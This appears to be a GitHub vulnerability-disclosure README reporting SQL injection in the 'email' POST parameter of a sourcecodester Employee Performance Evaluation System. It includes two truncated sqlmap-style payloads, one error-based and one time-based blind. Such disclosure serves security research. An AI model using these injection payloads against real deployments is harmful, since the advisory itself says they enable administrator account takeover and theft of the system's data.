

main

CVE-nu11secur1ty / vendors / oretnom23 / 2022 / Employee-Performance-Evaluation /



nu11secur1ty Update README.MD ...

on Mar 11 [History](#)

..



Docs

9 months ago



README.MD

9 months ago



README.MD

Employee-Performance-Evaluation

Vendor

ADMIN

- Dashboard
- Tasks
- Evaluation
- Departments
- Designations
- Employees
- Evaluator
- Users

Employee Performance Evaluation System

Home

2 Total Departments	4 Total Designations	2 Total Users
2 Total Employees	1 Total Evaluators	2 Total Tasks

Copyright © 2020 sourcecodester.com. All rights reserved. Employee Performance Evaluation System

Description:

The `email` parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the email parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

Parameter: email (POST)

Type: error-based


Title: MySQL `>= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause`

Payload: `email=YgGZcTAX@sourcecodester.com' AND (SELECT 6536 FROM(SELECT COUNT(*`

Type: time-based blind

Title: MySQL `>= 5.0.12 AND time-based blind (query SLEEP)`

Payload: `email=YgGZcTAX@sourcecodester.com' AND (SELECT 2365 FROM (SELECT(SLEEP(`



Reproduce:

[href](#)

Proof and Exploit:

[href](#)